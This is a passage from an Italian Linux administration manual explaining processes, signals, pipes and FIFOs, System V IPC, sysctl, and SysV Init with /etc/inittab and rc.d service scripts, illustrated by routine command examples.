SigBlk: 0000000000000000
SigIgn: 0000000057f0d8fc
SigCgt: 00000000280b2603
CapInh: 00000000fffffeff
CapPrm: 00000000ffffffff
CapEff: 00000000fffffeff
```

10.1.2 Nascita e morte di un processo

Come già accennato, la nascita di un processo, cioè l'avvio di un programma, può avvenire solo tramite una richiesta da parte di un altro processo già esistente, utilizzando la chiamata di sistema ***fork()***. Per esempio, quando si avvia un programma attraverso il terminale, è l'interprete dei comandi (la shell) che genera il processo corrispondente.

Quando un processo termina, lo fa attraverso la chiamata di sistema ***exit()***, trasformandosi in un processo «defunto», o «zombie». È poi

il processo che lo ha generato che si deve occupare di eliminarne le tracce.

Il processo genitore, per avviare l'eliminazione dei suoi processi defunti, deve essere avvisato che ne esiste la necessità attraverso un segnale '**SIGCHLD**'. Questo segnale viene inviato proprio dalla funzione di sistema ***exit()***, ma se il meccanismo non funziona come previsto, si può inviare manualmente un segnale '**SIGCHLD**' al processo genitore. In mancanza d'altro, si può far terminare l'esecuzione del processo genitore stesso.

Il processo che termina potrebbe avere avviato a sua volta altri processi (figli). In tal caso, questi vengono affidati al processo numero uno, cioè Init.

A volte, l'interruzione di un processo provoca il cosiddetto ***scarico della memoria*** o *core dump*. In pratica si ottiene un file nella directory corrente, contenente l'immagine del processo interrotto. Per tradizione, questo file è denominato '`core`', in onore dei primo tipo di memoria centrale che sia stato utilizzato con un sistema Unix: la memoria a nuclei magnetici, ovvero *core memory*. Questi file servono a documentare un incidente di funzionamento e a permetterne l'analisi attraverso strumenti diagnostici opportuni. Solitamente questi file possono essere cancellati tranquillamente.

La proliferazione di questi file va tenuta sotto controllo: di solito non ci si rende conto se un processo interrotto ha generato o meno lo scarico della memoria. Ogni tanto vale la pena di fare una ricerca all'interno del file system per rintracciare questi file, come nell'esempio seguente:

```
# find / -name core -type f -print[Invio]
```

Ciò che conta è di non confondere *core* con spazzatura: ci possono essere dei file chiamati ‘`core`’, per qualche motivo, che nulla hanno a che fare con lo scarico della memoria.

10.1.3 Comunicazione tra processi

Nel momento in cui l’attività di un processo dipende da quella di un altro ci deve essere una forma di comunicazione tra i due. Ciò viene definito IPC, o *Inter process communication*, ma questa definizione viene confusa spesso con un tipo particolare di comunicazione definito IPC di System V. I metodi utilizzati normalmente sono di tre tipi: invio di segnali, condotti (flussi di dati FIFO) e IPC di System V.

I ***segnali*** sono dei messaggi elementari che possono essere inviati a un processo, permettendo a questo di essere informato di una condizione particolare che si è manifestata e di potersi uniformare. I programmi possono essere progettati in modo da intercettare questi segnali, allo scopo di compiere alcune operazioni prima di adeguarsi agli ordini ricevuti. Nello stesso modo, un programma potrebbe anche ignorare completamente un segnale, o compiere operazioni diverse da quelle che sarebbero prevedibili per un tipo di segnale determinato. Segue un elenco dei segnali più importanti.

Segnale	Descrizione
SIGINT	È un segnale di interruzione intercettabile, inviato normalmente attraverso la tastiera del terminale, con la combinazione [*Ctrl c*], al processo che si trova a funzionare in primo piano (*foreground*). Di solito, il processo che riceve questo segnale viene interrotto.

Segnale	Descrizione
SIGQUIT	È un segnale di interruzione intercettabile, inviato normalmente attraverso la tastiera del terminale, con la combinazione [*Ctrl* \], al processo che si trova a funzionare in primo piano. Di solito, il processo che riceve questo segnale viene interrotto.
SIGTERM	È un segnale di conclusione intercettabile, inviato normalmente da un altro processo. Di solito, provoca la conclusione del processo che ne è il destinatario.
SIGKILL	È un segnale di interruzione non intercettabile, che provoca la conclusione immediata del processo. Non c'è modo per il processo destinatario di eseguire alcuna operazione di salvataggio o di scarico dei dati.
SIGHUP	È un ***segnale di aggancio*** che rappresenta l'interruzione di una comunicazione. In particolare, quando un utente esegue un *logout*, i processi ancora attivi avviati eventualmente sullo sfondo (*background*) ricevono questo segnale. Può essere generato anche a causa della «morte» del processo controllante.

La tabella 10.3 elenca i segnali descritti dallo standard POSIX, mentre l'elenco completo può essere ottenuto consultando *signal(7)*.

Tabella 10.3. Segnali gestiti dai sistemi GNU/Linux secondo lo standard POSIX.

Segnale	Azione	Descrizione
SIGHUP	A	Il collegamento con il terminale è stato interrotto.
SIGINT	A	Interruzione attraverso un comando dalla tastiera.

Segnale	Azione	Descrizione
SIGQUIT	A	Conclusione attraverso un comando dalla tastiera.
SIGILL	A	Istruzione non valida.
SIGABRT	C	Interruzioni di sistema.
SIGFPE	C	Eccezione in virgola mobile.
SIGKILL	AEF	Conclusione immediata.
SIGSEGV	C	Riferimento non valido a un segmento di memoria.
SIGPIPE	A	Condotto (flusso FIFO) interrotto.
SIGALRM	A	Timer.
SIGTERM	A	Conclusione.
SIGUSR1	A	Primo segnale definibile dall'utente.
SIGUSR2	A	Secondo segnale definibile dall'utente.
SIGCHLD	B	Eliminazione di un processo figlio.
SIGCONT		Riprende l'esecuzione se in precedenza è stato fermato.
SIGTSTOP	DEF	Ferma immediatamente il processo.
SIGTSTP	D	Stop attraverso un comando della tastiera.
SIGTTIN	D	Processo sullo sfondo che richiede dell'input.
SIGTTOU	D	Processo sullo sfondo che deve emettere dell'output.

Le lettere contenute nella seconda colonna rappresentano il comportamento predefinito dei programmi che ricevono tale segnale:

- '**A**' termina il processo;
- '**B**' il segnale viene ignorato;
- '**C**' la memoria viene scaricata (*core dump*);

- '**D**' il processo viene fermato;
- '**E**' il segnale non può essere catturato;
- '**F**' il segnale non può essere ignorato.

L'utente ha a disposizione in particolare due mezzi per inviare segnali ai programmi:

- la combinazione di tasti [*Ctrl c*] che di solito genera l'invio di un segnale '**SIGINT**' al processo in esecuzione sul terminale o sulla console attiva;
- l'uso di '**kill**' (programma o comando interno di shell) per inviare un segnale particolare a un processo stabilito.

Attraverso la shell è possibile collegare più processi tra loro in un ***condotto***, come nell'esempio seguente, in modo che lo standard output di uno sia collegato direttamente con lo standard input del successivo.

```
$ cat mio_file | sort | lpr[Invio]
```

Ogni connessione tra un processo e il successivo, evidenziata dalla barra verticale, si comporta come un serbatoio provvisorio di dati ad accesso FIFO (*First in first out*: il primo a entrare è il primo a uscire).

È possibile creare esplicitamente dei ***serbatoi FIFO*** di questo genere, in modo da poterli gestire senza dover fare ricorso alle funzionalità della shell. Questi, sono dei file speciali definiti proprio «FIFO» e vengono creati attraverso il programma '**mkfifo**'. Nell'esempio seguente viene mostrata una sequenza di comandi con i quali, creando due file FIFO, si può eseguire la stessa operazione indicata nel condotto visto poco sopra.

`$` **`mkfifo fifo1 fifo2`** [*Invio*]

Crea due file FIFO: '`fifo1`' e '`fifo2`'.

`$` **`cat mio_file >> fifo1 &`** [*Invio*]

Invia '`mio_file`' a '`fifo1`' senza attendere ('**`&`**').

`$` **`sort < fifo1 >> fifo2 &`** [*Invio*]

Esegue il riordino di quanto ottenuto da '`fifo1`' e invia il risultato a '`fifo2`' senza attendere ('**`&`**').

`$` **`lpr < fifo2`** [*Invio*]

Accoda la stampa di quanto ottenuto da '`fifo2`'.

I file FIFO, data la loro affinità di funzionamento con i condotti gestiti dalla shell, vengono anche chiamati «*pipe* con nome», contrapponendosi ai condotti normali che a volte vengono detti «*pipe* anonimi».

Quando un processo viene interrotto all'interno di un *condotto* di qualunque tipo, il processo che inviava dati a quello interrotto riceve un segnale '**`SIGPIPE`**' e si interrompe a sua volta. Dall'altra parte, i processi che ricevono dati da un processo che si interrompe, vedono concludersi il flusso di questi dati e terminano la loro esecuzione in modo naturale. Quando questa situazione viene segnalata, si potrebbe ottenere il messaggio *broken pipe*.

L'IPC di System V è un sistema di comunicazione tra processi sofisticato che permette di gestire code di messaggi, semafori e memoria condivisa. Teoricamente un sistema Unix può essere privo di questa gestione, per esempio un kernel Linux può essere compilato senza

questa funzionalità, ma in pratica conviene che sia presente, perché molti programmi ne dipendono. Una delle questioni ricorrenti che riguardano la gestione dell'IPC di System V è la gestione della memoria condivisa. Si accede a queste informazioni con l'aiuto del programma '**sysctl**':

```
# sysctl -a | less [Invio]
```

```
…
kernel.shmmni = 4096
kernel.shmall = 2097152
kernel.shmmax = 33554432
…
```

Generalmente è meglio non toccare questi valori, ma in alcuni documenti si fa riferimento a tale possibilità, per poter utilizzare dei programmi particolarmente pesanti dal punto di vista dell'utilizzo della memoria. A titolo di esempio, volendo raddoppiare il valore della memoria condivisa massima, si potrebbe intervenire così:

```
# sysctl -w kernel.shmmax=67108864 [Invio]
```

Tabella 10.5. Parametri di IPC di System V.

Parametro	Descrizione
SHMMAX	Dimensione massima, in byte, di un segmento di memoria condivisa.
SHMMIN	Dimensione minima di un segmento di memoria condivisa, espresso in byte.
SHMALL	Quantità massima di memoria condivisa che si può usare, espressa byte o in pagine di memoria.
SHMSEG	Quantità massima di segmenti di memoria condivisa per ogni processo elaborativo.

Parametro	Descrizione
SHMMNI	Quantità massima di segmenti di memoria condivisa per tutto il sistema.
SEMMNI	Quantità massima di insiemi di semafori.
SEMMNS	Quantità massima di semafori per tutto il sistema.
SEMMSL	Quantità massima di semafori per insieme.
SEMMAP	Quantità massima di voci nella mappa dei semafori.
SEMVMX	Valore massimo di semaforo.

10.1.4 Scheduling e priorità

La gestione simultanea dei processi è ottenuta normalmente attraverso la suddivisione del tempo di CPU, in maniera tale che a turno ogni processo abbia a disposizione un breve intervallo di tempo di elaborazione. Il modo con cui vengono regolati questi turni è lo *scheduling*, ovvero la pianificazione di questi processi.

La maggiore o minore percentuale di tempo di CPU che può avere un processo è regolata dalla priorità espressa da un numero. Il numero che rappresenta una priorità deve essere visto al contrario di come si è abituati di solito: un valore elevato rappresenta una priorità bassa, cioè meno tempo a disposizione, mentre un valore basso (o negativo) rappresenta una priorità elevata, cioè più tempo a disposizione.[1]

Sotto questo aspetto diventa difficile esprimersi in modo chiaro: una ***bassa priorità*** si riferisce al numero che ne esprime il valore o alle risorse disponibili? Evidentemente si può solo fare attenzione al contesto per capire bene il significato di ciò che si intende.

La priorità di esecuzione di un processo viene definita in modo autonomo da parte del sistema e può essere regolata da parte dell'utente sommandovi il cosiddetto valore ***nice***. Di conseguenza, un va-

lore nice positivo aumenta il valore della priorità, mentre un valore negativo lo diminuisce.

10.1.5 Privilegi dei processi

Nei sistemi operativi Unix c'è la necessità di distinguere i privilegi concessi agli utenti, definendo un nominativo e un numero identificativo riferito all'utente e al gruppo (o ai gruppi) a cui questo appartiene. L'utente fisico è rappresentato virtualmente dai processi che lui stesso mette in esecuzione; pertanto, un'informazione essenziale riferita ai processi è quella che stabilisce l'appartenenza a un utente e a un gruppo. In altri termini, ogni processo porta con sé l'informazione del numero UID e del numero GID, in base ai quali ottiene i privilegi relativi e gli viene concesso o meno di compiere le operazioni per cui è stato avviato.

10.1.6 Variabili di sistema

I sistemi Unix possono includere una funzionalità denominata Sysctl, con la quale è possibile accedere a delle «variabili di sistema», ovvero dei parametri che controllano il comportamento del kernel. Nei sistemi GNU/Linux è possibile realizzare un kernel sprovvisto di tale funzionalità, ma in generale è meglio che sia inclusa.

L'utente '**root**' può accedere alla lettura e alla modifica di queste variabili di sistema attraverso il programma '**sysctl**':

```
sysctl [opzioni]
```

```
sysctl [opzioni] variabile...
```

```
sysctl [opzioni] -w variabile=valore...
```

Per elencare la situazione di tutte le variabili di sistema si usa normalmente l'opzione '**-a**':

```
# sysctl -a[Invio]

  sunrpc.nlm_debug = 0
  sunrpc.nfsd_debug = 0
  sunrpc.nfs_debug = 0
  sunrpc.rpc_debug = 0
  ...
  fs.quota.lookups = 0
  fs.lease-break-time = 45
  fs.dir-notify-enable = 1
  fs.leases-enable = 1
  fs.overflowgid = 65534
  fs.overflowuid = 65534
  fs.dentry-state = 200   13      45      0       0       0
  fs.file-max = 8192
  fs.file-nr = 315        47      8192
  fs.inode-state = 216    6       0       0       0       0       0
  fs.inode-nr = 216       6
```

L'elenco che si ottiene è comunque più lungo di come si vede da questo esempio. Per conoscere in modo particolare lo stato di una o di alcune variabili basta indicare i loro nomi alla fine della riga di comando:

```
# sysctl kernel.shmmax kernel.domainname[Invio]

  kernel.shmmax = 33554432
  kernel.domainname = (none)
```

Per modificare una variabile si usa l'opzione '**-w**':

```
# sysctl -w kernel.shmmax=67108864 [Invio]
```

Generalmente non c'è alcuna necessità di cambiare i valori delle variabili accessibili attraverso Sysctl; tuttavia, se così fosse, potrebbe essere utile fare in modo che tali modifiche vengano ripristinate ogni volta che si riavvia il sistema operativo. Oltre alla possibilità di realizzare uno script eseguito automaticamente in fase di avvio, è possibile intervenire nel file '`/etc/sysctl.conf`', che si compone semplicemente di direttive di assegnamento a variabili che fanno parte di Sysctl:

```
# /etc/sysctl.conf - Configuration file for setting system
#                    variables.
# See sysctl.conf (5) for information.

kernel.domainname = brot.dg
```

L'esempio mostra l'assegnamento alla variabile '**kernel.domainname**' della stringa '**brot.dg**'. Si osservi che gli spazi prima e dopo il valore assegnato vengono ignorati. Come si può intuire, il carattere '**#**' introduce un commento che viene ignorato fino alla fine della riga, così come vengono ignorate le righe vuote e quelle bianche.

È bene ribadire che generalmente non c'è alcun bisogno di intervenire nella modifica delle variabili di sistema controllate attraverso Sysctl, pertanto è normale che sia presente il file '`/etc/sysctl.conf`', ma commentato completamente.

10.2 Procedura di inizializzazione del sistema (System V)

Quando un sistema Unix viene avviato, il kernel si prende cura di avviare il processo iniziale, Init, a partire dal quale vengono poi generati tutti gli altri: di solito si utilizza un meccanismo di inizializzazione derivato dallo UNIX System V. Init determina quali siano i processi da avviare successivamente, in base al contenuto di '`/etc/inittab`' il quale a sua volta fa riferimento a script contenuti normalmente all'interno della directory '`/etc/rc.d/`', '`/etc/init.d/`', o in un'altra analoga. All'interno di '`/etc/inittab`' si distinguono azioni diverse in funzione del ***livello di esecuzione*** (*run level*), di solito un numero da zero a sei. Per convenzione, il livello zero identifica le azioni necessarie per fermare l'attività del sistema, in modo da permetterne lo spegnimento; il livello sei riavvia il sistema; il livello uno mette il sistema in condizione di funzionare in modalità monoutente.

L'organizzazione della procedura di inizializzazione del sistema e dei livelli di esecuzione costituisce il punto su cui si distinguono maggiormente le distribuzioni GNU. Benché alla fine si tratti sempre della stessa cosa, il modo di strutturare e di collocare gli script è molto diverso da una distribuzione all'altra. Quando si acquista più esperienza, ci si accorge che queste differenze non sono poi un grosso problema, ma all'inizio è importante comprendere e accettare che il sistema operativo e la sua distribuzione particolare mostra un'interpretazione della soluzione del problema e non il risultato definitivo.

10.2.1 Init

«

Init è il processo principale che genera tutti gli altri. All'avvio del sistema legge il file '`/etc/inittab`' il quale contiene le informazioni per attivare gli altri processi necessari, compresa la gestione dei terminali. Per prima cosa viene determinato il livello di esecuzione iniziale, ottenendo l'informazione dalla direttiva '**`initdefault`**' di '`/etc/inittab`'. Quindi vengono attivati i processi essenziali al funzionamento del sistema e infine i processi che combaciano con il livello di esecuzione attivato.

L'eseguibile '**`init`**' può essere invocato dall'utente '**`root`**' durante il funzionamento del sistema, per cambiare il livello di esecuzione, oppure per ottenere il riesame del suo file di configurazione ('`/etc/inittab`'):

```
init [opzioni]
```

Tabella 10.9. Alcune opzioni.

Opzione	Descrizione
`-t` ***secondi***	Stabilisce il numero di secondi di attesa prima di cambiare il livello di esecuzione. In mancanza si intende 20 secondi.
`0`|`1`|`2`|`3`|`4`|`5`|`6`	Un numero da zero a sei stabilisce il livello di esecuzione a cui si vuole passare.
`a`|`b`|`c`	Una lettera '**`a`**', '**`b`**' o '**`c`**' richiede di eseguire soltanto i processi indicati all'interno di '`/etc/inittab`' che hanno un livello di esecuzione pari alla lettera specificata. In pratica, una lettera non indica un livello di esecuzione vero e proprio, in quanto si tratta di una possibilità di configurazione del file '`/etc/inittab`' per definire i cosiddetti livelli «a richiesta» (*on demand*).
`Q`|`q`	Richiede di riesaminare il file '`/etc/inittab`' (dopo che questo è stato modificato).
`S`|`s`	Richiede di passare alla modalità monoutente, ma non è pensato per essere utilizzato direttamente, in quanto per questo si preferisce selezionare il livello di esecuzione numero uno.

Segue la descrizione di alcuni esempi.

- `#` **`init 1`** [*Invio*]

  Pone il sistema al livello di esecuzione uno: monoutente.

- `#` **`init 0`** [*Invio*]

  Pone il sistema al livello di esecuzione zero: arresto del

sistema. Equivale (in linea di massima) all'esecuzione di '**shutdown -h now**'.

- `# init 6` [*Invio*]

  Pone il sistema al livello di esecuzione sei: riavvio. Equivale (in linea di massima) all'esecuzione di '**shutdown -r now**'.

10.2.2 File di configurazione «/etc/inittab»

Il file '`inittab`' descrive quali processi vengono avviati al momento dell'avvio del sistema e durante il funzionamento normale di questo. Init, il processo principale, distingue diversi livelli di esecuzione, per ognuno dei quali può essere stabilito un gruppo diverso di processi da avviare.

La struttura dei record (intesi come righe divise in campi) che compongono le direttive di questo file, può essere schematizzata nel modo seguente:

id : ***livelli_di_esecuzione*** : ***azione*** : ***processo***

I campi vanno interpretati così:

- ***id*** è una sequenza unica di due caratteri che identifica il record (la riga) all'interno di '**inittab**';
- ***livelli_di_esecuzione*** elenca i livelli di esecuzione con cui l'azione indicata deve essere eseguita;
- ***azione*** indica l'azione da eseguire;
- ***processo*** specifica il processo da eseguire.

Se il nome del processo inizia con un simbolo '**+**', Init non esegue l'aggiornamento di '`/var/run/utmp`' e '`/var/log/wtmp`' per quel processo; ciò è utile quando il processo stesso provvede da solo a questa operazione (la descrizione del significato e dell'importanza di questi due file si trova nella sezione 16.2).

Il penultimo campo dei record di questo file, identifica l'azione da compiere. Questa viene rappresentata attraverso una parola chiave, come descritto dall'elenco seguente.

Parola chiave	Descrizione
`respawn`	Quando il processo termina, viene riavviato.
`wait`	Il processo viene avviato una volta (sempre che il livello di esecuzione lo consenta) e Init attende che termini prima di eseguirne degli altri.
`once`	Il processo viene eseguito una volta quando il livello di esecuzione lo consente.
`boot`	Il processo viene eseguito al momento dell'avvio del sistema. Il campo del livello di esecuzione viene ignorato.
`bootwait`	Il processo viene eseguito al momento dell'avvio del sistema e Init attende la fine del processo prima di proseguire. Il campo del livello di esecuzione viene ignorato.
`off`	Non fa alcunché.

Parola chiave	Descrizione
`ondemand`	Si tratta dei record «a richiesta» che vengono presi in considerazione quando viene richiamato Init seguito da una lettera '**a**', '**b**' o '**c**', che rappresentano appunto tre possibili livelli di esecuzione *on demand*. Le lettere '**a**', '**b**' o '**c**' non sono livelli di esecuzione, ma solo un modo per selezionare i processi *on demand* indicati all'interno del file '`/etc/inittab`'.
`initdefault`	Permette di definire il livello di esecuzione predefinito per l'avvio del sistema. Se non viene specificato, Init richiede l'inserimento di questo valore attraverso la console.
`sysinit`	Il processo viene eseguito al momento dell'avvio del sistema, prima di quelli indicati come '**boot**' e '**bootwait**'. Il campo del livello di esecuzione viene ignorato.
`powerwait`	Il processo viene eseguito quando Init riceve il segnale '**SIGPWR**' che indica un problema con l'alimentazione elettrica. Init attende la fine del processo prima di proseguire.
`powerfail`	Il processo viene eseguito quando Init riceve il segnale '**SIGPWR**' che indica un problema con l'alimentazione elettrica. Init **non** attende la fine del processo.
`powerokwait`	Il processo viene eseguito quando Init ha ricevuto il segnale '**SIGPWR**', che indica un problema con l'alimentazione elettrica, ed è anche presente il file '`/etc/powerstatus`' contenente la parola '**OK**'. Ciò significa che l'alimentazione elettrica è tornata allo stato di normalità.

Parola chiave	Descrizione
`ctrlaltdel`	Il processo viene eseguito quando Init riceve il segnale '**`SIGINT`**'. Ciò significa che è stata premuta la combinazione di tasti [*Ctrl Alt Canc*] ([*Ctrl Alt Del*] nelle tastiere inglesi).
`kbrequest`	Il processo viene eseguito quando Init riceve un segnale dal gestore della tastiera che sta a indicare la pressione di una combinazione speciale di tasti sulla tastiera della console.

Il secondo campo, quello dei livelli di esecuzione, può contenere diversi caratteri che stanno a indicare diversi livelli di esecuzione possibili. Per esempio, la stringa '**`123`**' indica che il processo specificato va eseguito indifferentemente per tutti i livelli di esecuzione da uno a tre. Questo campo può contenere anche una lettera dell'alfabeto: '**`a`**', '**`b`**' o '**`c`**' che sta a indicare un livello a richiesta. Nel caso di azioni del tipo '**`sysinit`**', '**`boot`**' e '**`bootwait`**', il campo del livello di esecuzione viene ignorato.

Negli esempi seguenti, si mostra prima un record del file '`/etc/inittab`' e quindi, sotto, la sua descrizione.

- ```
  id:5:initdefault:
  ```
  Definisce il livello di esecuzione iniziale: cinque.

- ```
  si::sysinit:/etc/rc.d/rc.sysinit
  ```
  Inizializzazione del sistema: è la prima cosa a essere eseguita dopo l'avvio del sistema stesso. In pratica viene avviato lo script '`/etc/rc.d/rc.sysinit`' (Red Hat).

- ```
  l1:1:wait:/etc/rc.d/rc 1
  ```
  ```

Indica di eseguire '`/etc/rc.d/rc`', con l'argomento '**`1`**', nel caso in cui il livello di esecuzione sia pari a uno: singolo utente (Red Hat)

- `rc:2345:wait:/etc/rc.d/rc.M`

  Indica lo script ('`/etc/rc.d/rc.M`') da eseguire per i livelli di esecuzione da due a cinque (Slackware).

- `ca::ctrlaltdel:/sbin/shutdown -t5 -rfn now`

  Indica il programma da eseguire in caso di pressione della combinazione [*Ctrl Alt Canc*]. Il livello di esecuzione non viene indicato perché è indifferente (Slackware).

- `l0:0:wait:/etc/rc.d/rc 0`

  Indica di eseguire '`/etc/rc.d/rc`', con l'argomento '**`0`**', nel caso in cui il livello di esecuzione sia pari a zero: arresto del sistema (Red Hat).

- `l6:6:wait:/etc/rc.d/rc 6`

  Indica di eseguire '`/etc/rc.d/rc`', con l'argomento '**`6`**', nel caso in cui il livello di esecuzione sia pari a sei: riavvio (Red Hat).

- `pf::powerfail:/sbin/shutdown -f +5 "THE POWER IS FAILING"`

  Indica il programma da eseguire quando si verifica un problema con l'alimentazione elettrica (una vecchia edizione Slackware).

- `pf::powerfail:/sbin/genpowerfail start"`

  Come nell'esempio precedente, ma realizzato in modo differente (Slackware).

- `pg:0123456:powerokwait:/sbin/shutdown -c "THE POWER IS BACK"`

Indica il programma da eseguire se l'alimentazione elettrica torna normale prima del completamento del processo avviato quando si è verificato il problema (una vecchia edizione Slackware).

- `pg::powerokwait:/sbin/genpowerfail stop"`

  Come nell'esempio precedente, ma realizzato in modo differente (Slackware).

- ```
  1:12345:respawn:/sbin/mingetty tty1
  2:2345:respawn:/sbin/mingetty tty2
  3:2345:respawn:/sbin/mingetty tty3
  4:2345:respawn:/sbin/mingetty tty4
  5:2345:respawn:/sbin/mingetty tty5
  6:2345:respawn:/sbin/mingetty tty6
  ```

  Si tratta dell'elenco di console virtuali utilizzabili. La prima si attiva per tutti i livelli di esecuzione da uno a cinque, le altre solo per i livelli superiori a uno. In questo caso è '**`mingetty`**' a essere responsabile dell'attivazione delle console virtuali (Red Hat).

- `s1:45:respawn:/sbin/agetty -L ttyS0 9600 vt100`

  Indica l'attivazione di un terminale connesso sulla prima porta seriale. Si attiva solo con i livelli di esecuzione quattro o cinque (Slackware).

- `d2:45:respawn:/sbin/agetty -mt60 38400,19200,9600,2400,1200 ttyS1 vt100`

  Indica l'attivazione di un terminale remoto connesso via modem sulla seconda porta seriale. Si attiva solo con i livelli di esecuzione quattro o cinque (Slackware).

- `x:5:respawn:/usr/bin/X11/xdm -nodaemon`

  Nel caso il livello di esecuzione sia pari a cinque, esegue '`/usr/bin/X11/xdm`' che si occupa di avviare una procedura di accesso (*login*) all'interno dell'ambiente grafico X (Red Hat).
  ```

10.2.3 Script «/etc/initscript»

«

Quando lo script di shell ‘`/etc/initscript`’ esiste, viene utilizzato da Init per avviare i processi indicati all’interno del file ‘`/etc/inittab`’.

```
/etc/initscript id livello_di_esecuzione azione processo
```

Di solito questo script non è presente, tuttavia potrebbe essere utile per definire delle variabili di ambiente e altre impostazioni che riguardano l’interpretazione degli script della procedura di inizializzazione del sistema. La documentazione *initscript(5)* mostra un esempio simile a quello seguente, che dovrebbe chiarire il senso di questa possibilità.

```
# initscript   Executed by init(8) for every program it
#              wants to spawn like this:
# /bin/sh /etc/initscript <id> <level> <action> <process>

# Set umask to safe level, and enable core dumps.
umask 022
PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH
# Execute the program.
eval exec "$4"
```

Come si vede anche dai commenti dell’esempio, ‘**`initscript`**’ riceve da Init degli argomenti che rappresentano tutti i campi contenuti nel record corrispondente di ‘`/etc/inittab`’.

10.2.4 Procedura di attivazione e disattivazione dei servizi

La prima differenza importante che distingue le varie distribuzioni GNU sta nell'organizzazione degli script della procedura di inizializzazione del sistema. Il punto di riferimento comune è Init con il suo '`/etc/inittab`'; da questo file si intende quali siano il comandi avviati in presenza di un livello di esecuzione determinato; quello che c'è dopo costituisce il problema più grosso.

Volendo semplificare molto le cose, si può pensare al fatto che ci dovrebbe essere una directory specifica, contenente un gruppetto di script utilizzato esclusivamente per questi scopi. La directory in questione non ha una collocazione standard, salvo il fatto che storicamente si trova nell'ambito della gerarchia '`/etc/`'. Le motivazioni che spingono a un'impostazione differente di questi script della procedura di inizializzazione del sistema, possono essere varie. Anche la collocazione di tale directory è controversa, a cominciare dal fatto che la directory '`/etc/`' non dovrebbe contenere programmi e nemmeno script.[2]

Gli script della procedura di inizializzazione del sistema hanno il compito di avviare il sistema operativo e di fermarlo, attivando e disattivando tutti i servizi necessari, cioè intervenendo nell'avvio e nella conclusione del funzionamento dei demoni relativi.

Si può intuire che non sia possibile realizzare uno o più script del genere per avviare tutti i tipi di demone che possono essere presenti nel proprio sistema, anche perché ci possono essere dei servizi installati che però non si vogliono gestire. Di conseguenza, nella situazione più banale, quando si intende installare e gestire un nuovo servizio, occorre anche modificare la procedura di inizializzazione del siste-

ma per attivare il demone relativo e per disattivarlo nel momento dell'arresto del sistema. Una cosa del genere può andare bene per una persona esperta, ma si tratta sempre di un'impostazione piuttosto scomoda.

Secondo una convenzione diffusa, per facilitare l'avvio e la conclusione dei servizi si definisce una directory specifica, che potrebbe essere '`/etc/rc.d/init.d/`', o '`/etc/init.d/`', o ancora '`/sbin/init.d/`', all'interno della quale si possono inserire degli script che hanno una sintassi uniforme.

```
nome_servizio {start|stop}
```

In pratica, il nome dello script tende a corrispondere a quello del servizio che si intende controllare; l'argomento costituito dalla parola chiave '**`start`**' fa sì che lo script avvii il servizio, mentre la parola chiave '**`stop`**' serve a concluderlo.

Questi script possono essere più o meno raffinati, per esempio possono accettare anche altri tipi di ordini (come '**`restart`**', allo scopo di riavviare un servizio), ma la cosa più importante è che dovrebbero evitare di avviare dei doppioni, controllando prima di avviare qualcosa, se per caso questo risulta già attivo. Naturalmente, un servizio può essere ottenuto con l'avvio di diversi programmi demone e in questo è molto comodo tale sistema di script specifici.

A titolo di esempio viene mostrato come potrebbe essere composto uno script del genere, per l'avvio del servizio ipotetico denominato '**`pippo`**', che si avvale del programma omonimo per gestirlo. Per semplicità, non vengono indicati accorgimenti particolari per controllare che il servizio sia già attivo o meno.

```
#!/bin/sh
# init.d/pippo {start|stop|restart}

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        printf "Avvio del servizio Pippo: "
        /usr/sbin/pippo &
        printf "\n"
        ;;
  stop)
        printf "Disattivazione del servizio Pippo: "
        killall pippo
        printf "\n"
        ;;
  restart)
        killall -HUP pippo
        ;;
  *)
        echo "Utilizzo: pippo {start|stop|restart}"
        exit 1
esac

exit 0
```

Lo scopo e la vera utilità di questi script sta nel facilitare una standardizzazione della procedura di inizializzazione del sistema; tuttavia si può intuire la possibilità di sfruttarli anche per attivare e disattivare manualmente un servizio, senza intervenire direttamente sui programmi relativi.

Procedendo intuitivamente, si potrebbe pensare di fare in modo che la procedura di inizializzazione del sistema, provveda a eseguire tut-

ti gli script di controllo dei servizi, utilizzando l'argomento '**`start`**' all'avvio e l'argomento '**`stop`**' allo spegnimento. Una cosa del genere è molto semplice da realizzare, ma si pongono due problemi: alcuni servizi potrebbero essere a disposizione, senza che la procedura di inizializzazione del sistema debba avviarli automaticamente; inoltre la sequenza di attivazione e di disattivazione dei servizi potrebbe essere importante.

In pratica, si utilizza un meccanismo molto semplice: si predispongono tante directory quanti sono i livelli di esecuzione gestiti attraverso il file '`/etc/inittab`'. Queste directory hanno il nome '`rc`***n***`.d/`', dove ***n*** rappresenta il numero del livello di esecuzione corrispondente. La loro collocazione effettiva potrebbe essere '`/etc/rc`***n***`.d/`', '`/etc/rc.d/rc`***n***`.d/`' o anche '`/sbin/init.d/rc`***n***`.d/`'. All'interno di queste directory si inseriscono dei collegamenti simbolici che puntano agli script descritti nella sezione precedente, in modo che siano presenti i riferimenti ai servizi desiderati per ogni livello di esecuzione (distinto in base alla directory '`rc`***n***`.d/`' particolare).

I nomi di questi collegamenti iniziano in modo speciale: '`K`***nn***' e '`S`***nn***'. I collegamenti che iniziano con la lettera «S» (*Start*) servono per individuare gli script da utilizzare per l'attivazione dei servizi, vengono avviati con l'argomento '**`start`**', in ordine alfabetico, in base alla sequenza fissata con le due cifre numeriche successive che servono proprio a distinguerne la sequenza. I collegamenti che iniziano con la lettera «K» (*Kill*) servono per individuare gli script da utilizzare per la disattivazione dei servizi, vengono avviati con l'argomento '**`stop`**', anche questi in ordine alfabetico. Ecco cosa potrebbe contenere una di queste directory:

```
$ tree rc6.d[Invio]

rc6.d/
|-- K11cron -> ../init.d/cron
|-- K14ppp -> ../init.d/ppp
|-- K15fetchmail -> ../init.d/fetchmail
|-- K19aumix -> ../init.d/aumix
|-- K19setserial -> ../init.d/setserial
|-- K20boa -> ../init.d/boa
|-- K20exim -> ../init.d/exim
|-- K20gpm -> ../init.d/gpm
|-- K20inetd -> ../init.d/inetd
|-- K20lprng -> ../init.d/lprng
|-- K20makedev -> ../init.d/makedev
|-- K20pcmcia -> ../init.d/pcmcia
|-- K20postgresql -> ../init.d/postgresql
|-- K20psad -> ../init.d/psad
|-- K20ssh -> ../init.d/ssh
|-- K25hwclock.sh -> ../init.d/hwclock.sh
|-- K30etc-setserial -> ../init.d/etc-setserial
|-- K79nfs-common -> ../init.d/nfs-common
|-- K80nfs-kernel-server -> ../init.d/nfs-kernel-server
|-- K85bind9 -> ../init.d/bind9
